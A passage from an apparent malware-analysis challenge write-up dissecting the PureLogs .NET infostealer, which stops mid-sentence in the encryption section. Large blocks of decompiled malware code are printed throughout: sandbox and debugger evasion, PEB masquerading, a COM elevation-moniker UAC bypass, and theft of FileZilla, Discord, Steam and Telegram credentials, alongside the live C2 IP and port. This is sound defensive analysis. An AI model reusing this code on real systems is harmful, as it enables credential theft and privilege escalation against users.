


Scenario
As a malware analyst at ThreatScope Inc., you’ve been contacted by the internal SOC team regarding a potential compromise. Last week, the SOC flagged unusual outbound traffic from a user workstation — large bursts of encrypted data being sent to an unknown IP. Upon checking the system, the user admitted to downloading a free “PDF editor” from an unknown Discord server. The binary they ran was named PDFEditorPro.exe. Your task is to analyze the sample, determine its capabilities, and uncover what information it attempts to steal and how it communicates with its operator.
Analysis Process
This is a real type of malware, and there have been many analyses of it. Sample Hash (SHA-256):
7505E02F9E72CE781892C01AC7638A8FAC011F39C020CDA61E2EADA9EEE1C31DAnalysis Challenge: https://malops.io/challenges/10
Task 1: PureLogs is obfuscated and packed to hinder static analysis. Which commercial .NET packer is used to protect the PureLogs binary?
To find out which commercial .NET packer is being used to protect the PureLogs binary, simply load the malware into the Detect It Easy tool. The output will be as follows:

...Language: MSIL/C#Library: .NET Framework(v4.7.2, CLR v4.0.30319)Protector: .NET Reactor(6.X)[Control Flow]...The malware is a .NET (C#) program and it has been obfuscated by .NET Reactor 6.x. We can use the .NET Reactor Slayer tool for deobufuscation, making the code easier to read and analyze.
Task 2: What is the name of the mutex created by PureLogs?
The malware deploys mutexes (mutually exclusive objects) to ensure only one instance runs on the infected system. This prevents resource conflicts and reduces the chance of detection through unusual system behavior.
In class13, we have a function named smethod_3() as follows:
public static bool smethod_3(){ bool result; Class13.mutex_0 = new Mutex(false, GClass4.string_3, ref result); return result;}This function creates a Mutex with the name stored in GClass4.string_3 as follows:
public static string string_3 = "FQBnanyetMxSRRO";Task 3: PureLogs includes several anti-analysis checks before proceeding with execution. One of them specifically targets a well-known sandboxing tool. What process name does PureLogs check for to detect this sandbox?
In the class3, we can see that there are many functions used for anti-sandboxing and anti-VM. First, let’s talk about anti-VM:
public static bool smethod_3(){List<string> list = new List<string>{ "virtual", "vmbox", "vmware", "virtualbox", "box", "thinapp", "VMXh", "innotek gmbh", "tpvcgateway", "tpautoconnsvc", "vbox", "kvm", "red hat", "xen", "hyper-v", "qemu", "virtualpc", "parallels", "fusion", "proxmox", "esxi", "vsphere", "hypervisor"};bool result;using (List<string>.Enumerator enumerator = Class3.smethod_4().GetEnumerator()){ if (!enumerator.MoveNext()) { return false; } string item = enumerator.Current; result = list.Contains(item);}return result;}
private static List<string> smethod_4(){ List<string> list = new List<string>(); try { ManagementObject managementObject = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_ComputerSystem").Get().OfType<ManagementObject>().Where(new Func<ManagementObject, bool>(Class3.<>c.<>c_0.method_0)).FirstOrDefault<ManagementObject>(); List<string> list2 = list; object obj = managementObject["Manufacturer"]; list2.Add((obj != null) ? obj.ToString().ToLower() : null); List<string> list3 = list; object obj2 = managementObject["Model"]; list3.Add((obj2 != null) ? obj2.ToString().ToLower() : null); } catch { } return list;}In the smethod_4() function, it uses a WMI query to retrieve information about the running machine, then compares it with the list of keywords - if there is a match, it returns true.
With anti-sandbox, it’s as follows:
public static bool smethod_1() { return Process.GetProcessesByName("SbieCtrl").Length != 0 & Class3.GetModuleHandle("SbieDll.dll") != IntPtr.Zero; }It checks if SbieCtrl.exe is running and if SbieDll.dll has been loaded. If so, it stops immediately. So the sandbox tool here is Sandboxie.
Task 4: PureLogs avoids external analysis by querying a debugger-related state via a process handle. What Windows API function is used for this check?
Also in class3, pay attention to the following code:
[DllImport("kernel32.dll", ExactSpelling = true, SetLastError = true)]public static extern bool CheckRemoteDebuggerPresent(IntPtr intptr_0, ref bool bool_0);
private static bool smethod_2(){ bool result; try { bool flag = false; Class3.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag); result = flag; } catch { result = false; } return result;}The code imports kernel32.dll and uses the CheckRemoteDebuggerPresent API function to check if a process is currently being debugged. You can read more about function API here.
Task 5: PureLogs checks a specific registry key to know if it has already run on the system before. What is the full path of that registry key?
The malware prevents multiple instances of a program from running simultaneously using the Windows Registry as a lock mechanism. Look at the code in class13 as follows:

First, it checks if the configuration setting in GClass4.string_18 is enabled, and if so, searches for a specific registry key in HKEY_CURRENT_USER\Software\ with the name stored in GClass4.string_19.
Registry markers are only created when Registry-check is enabled, and this is the first time it’s run and has passed Class13.smethod_0().
Checking the value in the variable GClass4.string_19 will give us the answer.
public static string string_19 = "IqswyHgVpagFHxu";HKEY_CURRENT_USER\Software\IqswyHgVpagFHxu
Task 6: PureLogs modifies its process name and command-line to appear as a legitimate Windows process. What process name does it use to masquerade as a trusted system process?
Also within class13, we have the following code:
if (!Class13.smethod_0()){ Class12.smethod_4("C:\\Windows\\explorer.exe"); Class13.smethod_2(); Environment.Exit(0);}It calls the smethod_4 function with the parameter being the path of a legitimate process, delving deeper into the analysis of smethod_4:
public static bool smethod_4(string string_0){ int id = Process.GetCurrentProcess().Id; IntPtr intptr_ = Class12.OpenProcess((Class12.Enum1)1080U, false, id); Class12.Struct4 @struct = default(Class12.Struct4); IntPtr intPtr = Class12.smethod_2(@struct); int num = 0; if (Class12.NtQueryInformationProcess(intptr_, 0, intPtr, Marshal.SizeOf<Class12.Struct4>(@struct), ref num) != 0) { return false; } @struct = Class12.smethod_0<Class12.Struct4>(intPtr); Console.WriteLine("[+] Process ID is: {0}", @struct.uintptr_0); IntPtr zero = IntPtr.Zero; Class12.Struct6 struct2 = default(Class12.Struct6); IntPtr intPtr2 = Class12.smethod_2(struct2); if (!Class12.ReadProcessMemory(intptr_, @struct.intptr_1, intPtr2, Marshal.SizeOf<Class12.Struct6>(struct2), out zero)) { return false; } struct2 = Class12.smethod_0<Class12.Struct6>(intPtr2); Class12.Struct7 struct3 = default(Class12.Struct7); IntPtr intPtr3 = Class12.smethod_2(struct3); if (!Class12.ReadProcessMemory(intptr_, struct2.intptr_2, intPtr3, Marshal.SizeOf<Class12.Struct7>(struct3), out zero)) { return false; } struct3 = Class12.smethod_0<Class12.Struct7>(intPtr3); Class12.RtlEnterCriticalSection(struct2.intptr_6); IntPtr zero2 = IntPtr.Zero; IntPtr zero3 = IntPtr.Zero; zero2 = new IntPtr(struct2.intptr_3.ToInt64() + 96L); zero3 = new IntPtr(struct2.intptr_3.ToInt64() + 112L); if (!Class12.smethod_3(intptr_, zero2, "ImagePathName", string_0)) { return false; } if (Class12.smethod_3(intptr_, zero3, "CommandLine", string_0)) { StringBuilder stringBuilder = new StringBuilder(255); Class12.GetModuleFileName(IntPtr.Zero, stringBuilder, stringBuilder.Capacity); string a = stringBuilder.ToString(); IntPtr intptr_2 = ((Class12.Struct7)Marshal.PtrToStructure(struct2.intptr_2, typeof(Class12.Struct7))).struct3_0.intptr_0; IntPtr intptr_3 = struct3.struct3_0.intptr_0; IntPtr zero4; IntPtr zero5; for (;;) { Class12.Struct8 struct4 = (Class12.Struct8)Marshal.PtrToStructure(intptr_3, typeof(Class12.Struct8)); zero4 = IntPtr.Zero; zero5 = IntPtr.Zero; zero4 = new IntPtr(intptr_3.ToInt64() + 72L); zero5 = new IntPtr(intptr_3.ToInt64() + 88L); string b = struct4.struct2_0.ToString(); if (a == b) { break; } intptr_3 = struct4.struct3_0.intptr_0; if (!(intptr_3 != intptr_2)) { goto IL_289; } } if (!Class12.smethod_3(intptr_, zero4, "FullDllName", string_0)) { return false; } if (!Class12.smethod_3(intptr_, zero5, "BaseDllName", string_0)) { return false; } IL_289: Class12.RtlLeaveCriticalSection(struct2.intptr_6); Class12.CloseHandle(intptr_); return true; } return false;}First, it calls GetCurrentProcess to get the current process’s pid, and then calls OpenProcess to open its own process with 1080 privileges (0x438).
Then call NtQueryInformationProcess to get the PEB.
NtQueryInformationProcess( hProcess, 0, // ProcessBasicInformation pStruct, sizeof, ref retLen)Continue calling ReadProcessMemory to read PEB from memory and read LoaderData (PEB_LDR_DATA). Next, calculate the addresses of ImagePathName and CommandLine using hardcode offset.
IntPtr pImagePath = new IntPtr(peb.intptr_3.ToInt64() + 96L);IntPtr pCmdLine = new IntPtr(peb.intptr_3.ToInt64() + 112L);Call smethod_3 to overwrite the ImagePathName and CommandLine of the process with string_0 (i.e., C:\\Windows\\explorer.exe).
It also calls GetModuleFileName to find the process’s main module entry in the loader list and rename it to the legitimate process.
This technique is a type of Defense Evasion and its name is PEB Masquerading. You can read more about it here.
Task 7: What WMI class does PureLogs query to retrieve the system’s manufacturer and model?
We have already analyzed this question in previous tasks. However, we will clarify some concepts below:
Note (What is WMI?)
WMI (Windows Management Instrumentation) is the Windows “management system” that allows programs to query system information and manage the computer, such as Manufacturer, Model, CPU, RAM, etc.
Note (What is ManagementObjectSearcher Class?)
ManagementObjectSearcher is a .NET class (namespace System.Management) used to query WMI on Windows.
public static bool smethod_3(){List<string> list = new List<string>{ "virtual", "vmbox", "vmware", "virtualbox", "box", "thinapp", "VMXh", "innotek gmbh", "tpvcgateway", "tpautoconnsvc", "vbox", "kvm", "red hat", "xen", "hyper-v", "qemu", "virtualpc", "parallels", "fusion", "proxmox", "esxi", "vsphere", "hypervisor"};bool result;using (List<string>.Enumerator enumerator = Class3.smethod_4().GetEnumerator()){ if (!enumerator.MoveNext()) { return false; } string item = enumerator.Current; result = list.Contains(item);}return result;}
private static List<string> smethod_4(){ List<string> list = new List<string>(); try { ManagementObject managementObject = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_ComputerSystem").Get().OfType<ManagementObject>().Where(new Func<ManagementObject, bool>(Class3.<>c.<>c_0.method_0)).FirstOrDefault<ManagementObject>(); List<string> list2 = list; object obj = managementObject["Manufacturer"]; list2.Add((obj != null) ? obj.ToString().ToLower() : null); List<string> list3 = list; object obj2 = managementObject["Model"]; list3.Add((obj2 != null) ? obj2.ToString().ToLower() : null); } catch { } return list;}Therefore, the final answer is: Win32_ComputerSystem.
Task 8: PureLogs uses a trick to bypass the “Run as Administrator” (UAC) prompt by starting a special COM object. What exact string does it add before the COM CLSID to request an elevated instance?
First, let’s clarify some concepts:
Note (What is UAC?)
UAC stands for User Account Control in Windows. It’s a mechanism that prevents programs from running with administrator privileges without your permission, thereby reducing the risk of malware.
In class13 and within the function smethod_1:
public static object smethod_1(Guid guid_0, Guid guid_1){ string str = guid_0.ToString("B"); string string_ = "Elevation:Administrator!new:" + str; Class13.Struct9 structure = default(Class13.Struct9); structure.uint_0 = (uint)Marshal.SizeOf<Class13.Struct9>(structure); structure.intptr_0 = IntPtr.Zero; structure.uint_5 = 4U; return Class13.CoGetObject(string_, ref structure, guid_1);}It creates a COM object with Administrator privileges via the elevation moniker and retrieves the desired interface.
Note (What is COM?)
COM stands for Component Object Model – a Windows “component system” that allows a program to call the functionality of another component (which may be written in a different language and run in a different process) in a standardized way.
COM uses GUIDs:
- CLSID: ID of the COM class (which object it creates)
- IID: ID of the interface (which “function set” of that object you want to use)
Note (What is Elevation Moniker?)
Elevation Moniker is a special COM moniker syntax on Windows, used to request the system to create a COM object with elevated privileges — usually Administrator privileges — through the UAC mechanism.
We see that function smethod_1 is called in smethod_2 as follows:
public static void smethod_2(){ if (Convert.ToBoolean(GClass4.string_0) && ClassAntiMalwareAnalysis.anti_VM()) { Environment.Exit(0); return; } if (Convert.ToBoolean(GClass4.string_2) && GClass2.smethod_0()) { Environment.Exit(0); return; } Guid guid_ = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7"); Guid guid_2 = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C"); Class13.Interface0 @interface = (Class13.Interface0)Class13.smethod_1(guid_, guid_2); @interface.ShellExec(Assembly.GetExecutingAssembly().Location, null, null, 0UL, 5UL); Marshal.ReleaseComObject(@interface);}The purpose of the first two if blocks is to check the environment and then exit. Next are the following two GUIDs:
Guid guid_ = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7"); // CMSTPLUAGuid guid_2 = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C"); // sICMLuaUtilWith CLSID here, it would become:
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}Then call ShellExec to run itself again with higher administrative privileges.
@interface.ShellExec(Assembly.GetExecutingAssembly().Location, null, null, 0UL, 5UL);
ShellExecis a method in theICMLuaUtilinterface.
It doesn’t directly elevate the current process. Instead, it borrows an existing Windows COM component to run elevated and perform the task requiring higher privileges (in this case: re-running itself).
Therefore, the answer would be Elevation:Administrator!new:.
Task 9: PureLogs uses COM objects to silently bypass User Account Control (UAC) and relaunch itself with elevated privileges. What ATT&CK technique does this behavior map to?
As we analyzed in the previous task, this behavior directly maps to ATT&CK: T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control (UAC) .
Task 10: What regex pattern does PureLogs use to find Steam session tokens?
In the code of class13, we see the following section:
if (Convert.ToBoolean(GClass4.string_6) || Convert.ToBoolean(GClass4.string_4) || Convert.ToBoolean(GClass4.string_5) || Convert.ToBoolean(GClass4.string_7)){ try { Class13.dictionary_0.Add("Apps", Convert.ToBase64String(Class5.smethod_0())); } catch { }}If any Apps module is enabled, it calls Class5.smethod_0() to retrieve the data blob, encode it in Base64, and insert it into Class13.dictionary_0["Apps"].
internal static byte[] smethod_0(){ List<Action> list = new List<Action>(); if (Convert.ToBoolean(GClass4.string_6)) { list.Add(new Action(Class5.smethod_1)); } if (Convert.ToBoolean(GClass4.string_4)) { list.Add(new Action(Class5.smethod_4)); } if (Convert.ToBoolean(GClass4.string_5)) { list.Add(new Action(Class5.smethod_3)); } if (Convert.ToBoolean(GClass4.string_7)) { list.Add(new Action(Class5.smethod_2)); } ParallelOptions parallelOptions = new ParallelOptions { MaxDegreeOfParallelism = list.Count }; Parallel.ForEach<Action>(list, parallelOptions, new Action<Action>(Class5.<>c.<>c_0.method_0)); Dictionary<string, byte[]> dictionary = new Dictionary<string, byte[]>(); if (Class5.byte_0 != null) { dictionary.Add("FileZilla", Class5.byte_0); } if (Class5.byte_1 != null) { dictionary.Add("Telegram", Class5.byte_1); } if (Class5.byte_2 != null) { dictionary.Add("Steam", Class5.byte_2); } if (Class5.dictionary_0.Count != 0) { dictionary.Add("Discord", Class14.smethod_8(Class5.dictionary_0)); } if (Class5.byte_0 == null && Class5.byte_1 == null && Class5.byte_2 == null && Class5.dictionary_0 == null) { return null; } return Class14.smethod_8(dictionary);}It selects which modules to run based on the GClass4.string_* configuration flags. Then run those modules in parallel to collect data.
ParallelOptions parallelOptions = new ParallelOptions{ MaxDegreeOfParallelism = list.Count};Parallel.ForEach(list, parallelOptions, Class5.<>c.<>c_0.method_0);Group the results into the dictionary by application name.
Dictionary<string, byte[]> dictionary = new Dictionary<string, byte[]>();
if (Class5.byte_0 != null) dictionary.Add("FileZilla", Class5.byte_0);if (Class5.byte_1 != null) dictionary.Add("Telegram", Class5.byte_1);if (Class5.byte_2 != null) dictionary.Add("Steam", Class5.byte_2);
if (Class5.dictionary_0.Count != 0){ dictionary.Add("Discord", Class14.smethod_8(Class5.dictionary_0));}Let’s delve into the functions that carry out the data theft.
internal static void smethod_1(){ try { string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\recentservers.xml"; if (File.Exists(text)) { Class5.byte_0 = Class14.smethod_10(text); } } catch { }}FileZilla (FTP client): Extracts server credentials from
recentservers.xmlconfiguration file
internal static void smethod_2(){ string string_ = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord"; string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb"; if (Directory.Exists(path)) { foreach (string string_2 in Directory.GetFiles(path, "*.ldb")) { try { Match match = Regex.Match(Encoding.UTF8.GetString(Class14.smethod_10(string_2)), "dQw4w9WgXcQ:[^\"]*"); if (match.Success) { Class5.dictionary_0.Add("EncryptToken", Convert.FromBase64String(match.Groups[0].Value.Split(new char[] { ':' })[1])); break; } } catch { } } try { Class5.dictionary_0.Add("MasterKey", Class7.smethod_19(string_)); } catch { } }}Discord: It attempts to obtain the encrypted token from
LevelDBand themaster key(decryption key) to later decrypt the token.
internal static void smethod_4(){ try { Process process = Process.GetProcessesByName("steam").FirstOrDefault<Process>(); if (process != null) { IntPtr intPtr = Class5.OpenProcess(16, false, process.Id); if (!(intPtr == IntPtr.Zero)) { using (Class5.Class6 @class = new Class5.Class6(intPtr)) { IntPtr intPtr2 = IntPtr.Zero; IntPtr intPtr3 = new IntPtr(int.MaxValue); byte[] array = new byte[4096]; Regex regex = new Regex("[A-Za-z0-9-_]{16,}\\.[A-Za-z0-9-_]{40,}\\.[A-Za-z0-9-_]{40,}"); while (intPtr2.ToInt64() < intPtr3.ToInt64()) { int count; if (Class5.ReadProcessMemory(@class.Handle, intPtr2, array, array.Length, out count)) { string @string = Encoding.ASCII.GetString(array, 0, count); Match match = regex.Match(@string); if (match.Success) { Class5.byte_2 = Encoding.UTF8.GetBytes(match.Value); break; } } intPtr2 = IntPtr.Add(intPtr2, array.Length); } } } else { Class5.byte_2 = null; } } else { Class5.byte_2 = null; } } catch { }}Steam: Harvests account credentials and session information
internal static void smethod_3(){ string text = null; RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Classes\\tdesktop.tg\\DefaultIcon"); if (registryKey != null) { try { string text2 = (string)registryKey.GetValue(null); registryKey.Close(); if (!string.IsNullOrEmpty(text2)) { text2 = text2.Remove(text2.LastIndexOf('\\') + 1); text = text2.Replace('"', ' ') + "tdata"; } } catch { } } if (text == null) { try { RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\Classes\\tg\\DefaultIcon"); if (registryKey2 != null) { string text3 = (string)registryKey2.GetValue(null); registryKey2.Close(); if (!string.IsNullOrEmpty(text3)) { text3 = text3.Remove(text3.LastIndexOf('\\') + 1); text = text3.Replace('"', ' ') + "tdata"; } } } catch { } } if (text == null) { try { Process[] processesByName = Process.GetProcessesByName("telegram"); if (processesByName.Length != 0) { text = Path.GetDirectoryName(processesByName[0].MainModule.FileName) + "\\tdata"; } } catch { } } if (text != null && Directory.Exists(text)) { using (MemoryStream memoryStream = new MemoryStream()) { using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true)) { foreach (string text4 in Directory.GetFiles(text, "*", SearchOption.AllDirectories)) { try { string entryName = text4.Substring(text.Length).Trim(new char[] { Path.DirectorySeparatorChar }); FileInfo fileInfo = new FileInfo(text4); string name = fileInfo.Name; if (fileInfo.Length <= 5120L) { if (!name.EndsWith("s")) { if (name.StartsWith("usertag") || name.StartsWith("settings") || name.StartsWith("key_data")) { ZipArchiveEntry zipArchiveEntry = zipArchive.CreateEntry(entryName, CompressionLevel.Optimal); using (FileStream fileStream = new FileStream(text4, FileMode.Open, FileAccess.Read)) { using (Stream stream = zipArchiveEntry.Open()) { fileStream.CopyTo(stream); } } } } else { ZipArchiveEntry zipArchiveEntry2 = zipArchive.CreateEntry(entryName, CompressionLevel.Optimal); using (FileStream fileStream2 = new FileStream(text4, FileMode.Open, FileAccess.Read)) { using (Stream stream2 = zipArchiveEntry2.Open()) { fileStream2.CopyTo(stream2); } } } } } catch { } } } Class5.byte_1 = memoryStream.ToArray(); } }}Telegram: It attempts to locate Telegram’s tdata folder on the computer, then filters out some small, important files and compresses (zips) them into RAM.
Task 11: PureLogs adds a unique tag to the stolen data before sending it to the attacker. What is the exact string it adds to identify this specific build of the malware?
In class10, we see it performing a series of operations to gather information such as username, domain name, CPU, RAM, Windows version, etc.
public static byte[] smethod_0(){ Class1 @class = Class1.smethod_1(); Class10.string_0 = @class.Country; Dictionary<string, string> dictionary_ = new Dictionary<string, string> { { "Username", GClass0.GClass1.smethod_1() }, { "DomainName", Environment.UserDomainName }, { "Date", DateTime.Now.ToString() }, { "GPU", Class10.smethod_1() }, { "CPU", Class10.CPU() }, { "RAM", Class10.RAM() }, { "WindowsVersion", Class10.WindowsVersion() }, { "BitArch", Class10.smethod_2() }, { "Antivirus", Class10.smethod_4() }, { "ScreenSize", Class10.smethod_5() }, { "Country", @class.Country }, { "City", @class.City }, { "Region", @class.Region }, { "IP", @class.IP }, { "TimeZone", @class.method_2() }, { "ZIP", @class.method_4() } }; return Encoding.UTF8.GetBytes(Class14.smethod_7(dictionary_));}At class13, it collects all the information and stores it in the variable dictionary_0. Interestingly, this dictionary contains a field called “group” to represent the campaign/group tag.
private static void Main(string[] args){ ... try { Class13.dictionary_0.Add("Group", GClass4.string_17); } catch {
} ...}The tag stored in the variable GClass4.string_17 has the value test120922139213.
Task 12: What port number does PureLogs use to communicate with its Command and Control (C2) server?
Also in class13, after gathering enough information, the malware creates a new TcpClient object with the host and port parameters assigned to two variables, GClass4.string_15 and GClass4.string_16.

public static string string_15 = "65.21.119.48"; public static string string_16 = "6561";Task 13: What mode of AES does PureLogs use to encrypt stolen data?
In class14, we can easily see the following encryption logic:
internal static byte[] smethod_3(byte[] byte_0){ byte[] array = Encoding.UTF8.GetBytes("lZl1wTrtsFc2ElgroUCsBHiSCgDJR10wV8SZ0IiP53cFzgsdKYIDGMdEHsogfICrEG6vsh"); array = SHA512.Create().ComputeHash(array); return Class14.smethod_4(byte_0, array);}
// Token: 0x060000FA RID: 250 RVA: 0x00009B4C File Offset: 0x00007D4Cinternal static byte[] smethod_4(byte[] byte_0, byte[] byte_1){ byte[] result = null; byte[] salt = new byte[] { 117, 45, 158, 253, 184, 172, 96, 158, 239, 125, 30, 70, 145, 225, 3, 161 }; using (MemoryStream memoryStream = new MemoryStream()) { using (RijndaelManaged rijndaelManaged = new RijndaelManaged()) { rijndaelManaged.KeySize = 256; rijndaelManaged.BlockSize = 128; Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, salt, 1000); rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.KeySize / 8.0)); rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.BlockSize / 8.0)); rijndaelManaged.Mode = CipherMode.CBC; using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write)) { cryptoStream.Write(byte_0, 0, byte_0.Length); cryptoStream.Close(); } result = memoryStream.ToArray(); } } return result;}In the smethod_3 function, it takes a hardcoded string as the “secret seed”. And it calls smethod_4 to 